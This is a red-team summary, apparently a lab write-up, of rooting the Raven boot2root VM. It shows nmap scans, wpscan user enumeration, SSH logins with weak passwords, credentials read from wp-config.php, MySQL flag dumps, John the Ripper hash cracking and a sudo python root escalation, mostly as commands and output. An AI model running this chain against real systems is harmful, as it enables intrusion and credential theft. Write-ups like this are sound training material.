Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sV 192.168.1.90

```
root@Kali:~# nmap -sV 192.168.1.90
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-27 20:06 PDT
Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

$ nmap -sV 192.168.1.100

```
Nmap scan report for 192.168.1.100
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

$ nmap -sV 192.168.1.105

```
Nmap scan report for 192.168.1.105
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

$ nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-25 19:17 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00100s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

$ nmap -sV 192.168.1.115


```
Nmap scan report for 192.168.1.115
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22/tcp | open | ssh | OpenSSH 6.7p1 Debian 5+deb8u4
    - Port 80/tcp | open | http | Apache httpd 2.4.10 ((Debian))
    - Port 111/tcp | open | rpcbind | 2-4 (RPC #100000)
    - Port 139/tcp | open | netbios-ssn | Samba smbd 3.X - 4.X
    - Port 445/tcp | open | netbios-ssn | Samba smbd 3.X - 4.X

The following vulnerabilities were identified:

- Target 1
    - Network Mapping
    - Wordpress User Enumeration
    - Unsalted User Password Hashes
    - MySQL Database Access
    - MySQL Hashed Password
    - Open SSH
    - Sudo Privilege Escalation






Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

- flag1.txt: {b9bbcb33e11b80be759c4e844862482d}
    - WPScan to find a user shell

- `wpscan --url http://192.168.1.110/wordpress -eu`
- 

- 

- ssh into Michael's user account using username
  - `ssh michael@192.168.1.110`
  - username: michael | password: michael

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

- Discovered flag1
  - `cd /var/www`
  - `ls`
  - `grep -RE flag html`

```
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$
```

- flag2.txt: {fc3fd58dcdad9ab23faca6e9a36e581c}
  - ssh into Michael's user account and searched through his files
    - `cd /var/www`
    - `cat flag2.txt`

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- flag3.txt: {afc01ab56b50591e7dccf93122770cd2}
  - Accessed Michael's MySQL database
    - `cd /var/www/html/wordpress/`
    - `cat /var/www/html/wordpress/wp-config.php`

```
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$ cd wp-config.php
-bash: cd: wp-config.php: Not a directory
michael@target1:/var/www/html/wordpress$ cat wp-con
wp-config.php         wp-config-sample.php  wp-content/
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
```

- Discovered flag3 in wp_posts;
  - Logged into MySQL using username: root | password: R@v3nSecurity
  - `mysql -u root -p`
  - `show databases;`
  - `use wordpress;`
  - `show tables;`
  - `select * from wp_posts;`

```
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```


```
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

```
|  2 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it
 will stay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introdu
ces them to potential site visitors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog na
med Red, and I like yabbies. (And gettin' a tan.)</blockquote>

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Locat
ed in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this pag
e and create new pages for your content. Have fun! | Sample Page |              | publish     | closed         | open        |
         | sample-page  |          |         | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                            |           0 | htt
p://192.168.206.131/wordpress/?page_id=2                     |           0 | page      |               |           0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




                                                             | flag3          |              | draft       | open
      | open        |           |           |         |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
       |           0 | http://raven.local/wordpress/?p=4                              |           0 | post        |              |
           0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

- flag4.txt: {715dea6c055b9fe3337544932f2941ce}
  - Discovered users and their hashes. Utilized John the Ripper to decode Steven's hashed password: pink84
    - `john wp_hashes.txt`
    - 

    - 

    - 

  - Created a user shell to access Steven's user account
    - `ssh steven@192.168.1.110`
    - username: steven | password: pink84
    - 

  - Gained root access using python to find flag4
    - `sudo python -c 'import pty;pty.spawn("/bin/bash")'`
    - `ls`
    - `cat flag4.txt`

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```